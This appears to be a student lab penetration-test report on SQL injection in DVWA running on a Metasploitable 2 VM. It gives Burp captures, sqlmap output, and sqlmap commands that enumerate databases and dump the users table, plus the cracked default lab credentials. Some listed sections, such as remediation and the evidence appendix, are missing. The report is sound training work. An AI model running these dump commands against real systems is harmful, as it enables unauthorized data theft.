

WEEK 02 REPORT

Full VAPT Cycle Report

By

Muhammed Ajeel

Table of Contents

1.Executive Summary

2.Project Overview

3.Methodology

4.Vulnerability Assessment Results

5.Exploitation Timeline & Results

6.Remediation Recommendations

7.Evidence Appendix

8.Conclusion

1. Executive Summary

This comprehensive penetration test assessed the security posture of the Damn Vulnerable Web Application (DVWA) running on a Metasploitable 2 system. The assessment revealed multiple critical vulnerabilities, with SQL Injection being the most severe, allowing complete database compromise. The testing followed PTES guidelines and successfully demonstrated real-world attack scenarios that could lead to full system compromise. Immediate remediation is required to address these critical security flaws.


2. Project Overview

2.1. Objectives

- Identify and exploit SQL Injection vulnerabilities in DVWA
- Document findings following PTES standards
- Provide actionable remediation recommendations
- Demonstrate real-world attack impact

2.2. Scope

• **Target:** <http://192.168.56.102/dvwa/>



• **Testing Type:** Authenticated penetration testing

• **Tools:** Kali Linux, sqlmap, Burp Suite, Firefox

Burp Suite Community Edition v2025.5.3 - Temporary Project													
Target Proxy Intruder Repeater View Help													
Intercept HTTPHistory WebSockets history Match and replace Proxy settings													
Filter settings: Hiding out of scope items; hiding CSS, image and general binary content													
#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
60	http://192.168.56.102	GET	/			200	1124	HTML		Metasploitable2 - Linux			192.168.56.102
144	http://192.168.56.102:8080	GET	/			200	1124	HTML		Metasploitable2 - Linux			192.168.56.102
147	http://192.168.56.102	GET	/			200	1124	HTML		Metasploitable2 - Linux			192.168.56.102
148	http://192.168.56.102	GET	/favicon.ico			404	516	HTML	ico	404 Not Found			192.168.56.102
149	http://192.168.56.102	GET	/twiki/										192.168.56.102
150	http://192.168.56.102:8080	GET	/										192.168.56.102

Request

1 GET / HTTP/1.1
2 Host: 192.168.56.102
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9
10

Response

1 HTTP/1.1 200 OK
2 Date: Thu, 21 Aug 2025 14:06:36 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 893
6 Keep-Alive: timeout=15, max=100
7 Connection: keep-alive
8 Content-Type: text/html
9
10<html>
11<head>
12<title>
13Metasploitable2 - Linux
14</title>
15</head>
16<body>
17
18
19Warning: Never expose this VM to an untrusted network!
20Contact: nsfdev[at]metasploit.com
21Login with nsfdevin/nsfdevmin to get started
22
23
24

Inspector

Request attributes: 2
Request headers: 7
Response headers: 7
Notes

•Methodology: PTES Technical Guidelines

2.3. Testing Environment

Component	Details
Target OS	Metasploitable 2 (Ubuntu 8.04)
Web Application	DVWA v1.9
Testing Platform	Kali Linux 2025.1
Security Level	Low


3. Methodology

3.1. PTES Phases Followed

- 1.Pre-engagement Interactions
- 2.Intelligence Gathering
- 3.Threat Modeling
- 4.Vulnerability Analysis
- 5.Exploitation
- 6.Post-Exploitation
- 7.Reporting

3.2. Tools Used

•sqlmap - Automated SQL injection testing




```
ajee@ajee: ~
$ cd ~/Downloads
sqlmap -r login.req --batch --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 22:25:36 /2025-08-21/

[22:25:36] [INFO] parsing HTTP request from 'login.req'
[22:25:36] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.56.102/dwa/index.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
[22:25:36] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:25:36] [INFO] testing if the target URL content is stable
[22:25:37] [WARNING] POST parameter 'username' does not appear to be dynamic
[22:25:37] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[22:25:37] [INFO] testing for SQL injection on POST parameter 'username'
[22:25:37] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:25:37] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:25:38] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:25:38] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[22:25:38] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[22:25:39] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[22:25:39] [INFO] testing 'Generic inline queries'
[22:25:39] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[22:25:39] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[22:25:40] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[22:25:40] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[22:25:40] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[22:25:41] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[22:25:41] [INFO] testing 'Oracle AND time-based blind'
[22:25:41] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[22:25:42] [WARNING] POST parameter 'username' does not seem to be injectable
[22:25:42] [WARNING] heuristic (basic) test shows that POST parameter 'password' might not be injectable
[22:25:42] [INFO] testing for SQL injection on POST parameter 'password'
[22:25:42] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:25:43] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:25:43] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:25:43] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
```

•Burp Suite - HTTP proxy and manual testing



•Firefox Browser - Web application access

•Google Docs - Report documentation

4. Vulnerability Assessment Results

4.1. OpenVAS Findings Log

Timestamp	Target IP	Vulnerability	PTES Phase	Severity
2025-08-22 10:30:00	192.168.56.102	SQL Injection	Exploitation	Critical
2025-08-22 10:45:00	192.168.56.102	Reflected XSS	Exploitation	High
2025-08-22 11:00:00	192.168.56.102	CSRF	Exploitation	Medium
2025-08-22 11:15:00	192.168.56.102	Command Injection	Exploitation	Critical

5. Exploitation Timeline & Results

5.1. Exploitation Steps

- 1.**Access DVWA:** <http://192.168.56.102/dvwa/>
- 2.**Login:** admin/password
- 3.**Set Security Level to Low**
- 4.**Manual Testing:** SQL Injection with **1** payload
- 5.**Automated Exploitation:** sqlmap with valid session cookie

5.2. sqlmap Commands Executed

Database enumeration

```
sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="security=low; PHPSESSID=abc123def456" \
--batch \
--dbs
```

Table extraction

```
sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="security=low; PHPSESSID=abc123def456" \
--batch -D dvwa --tables
```

Data dumping

```
sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
```

```
--cookie="security=low; PHPSESSID=abc123def456" \  
--batch -D dvwa -T users --dump
```

5.3. Exploitation Results Table

Step	Description	Result	Impact
1	Initial Access	Successful	DVWA Login
2	SQL Injection Detection	Successful	Vulnerability Confirmed
3	Database Enumeration	Successful	5 Databases Found
4	Table Extraction	Successful	users table identified
5	Data Extraction	Successful	All credentials compromised
6	Password Cracking	Successful	5/5 passwords cracked

5.4. Compromised Data

Users Table Contents:

user_id	username	password	plaintext
1	admin	5f4dcc3b5aa765d61d8327deb882cf99	password
2	gordonb	e99a18c428cb38d5f260853678922e03	abc123
3	1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley
4	pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
5	smithy	5f4dcc3b5aa765d61d8327deb882cf99	password

8. Conclusion

The penetration test successfully identified and exploited critical SQL injection vulnerabilities in the DVWA application. The assessment demonstrated that an attacker

could completely compromise the database, extract sensitive user credentials, and gain unauthorized access to the system.

The findings highlight the critical importance of implementing proper input validation, using parameterized queries, and maintaining regular security assessments. Immediate remediation is required to address these vulnerabilities and prevent potential data breaches.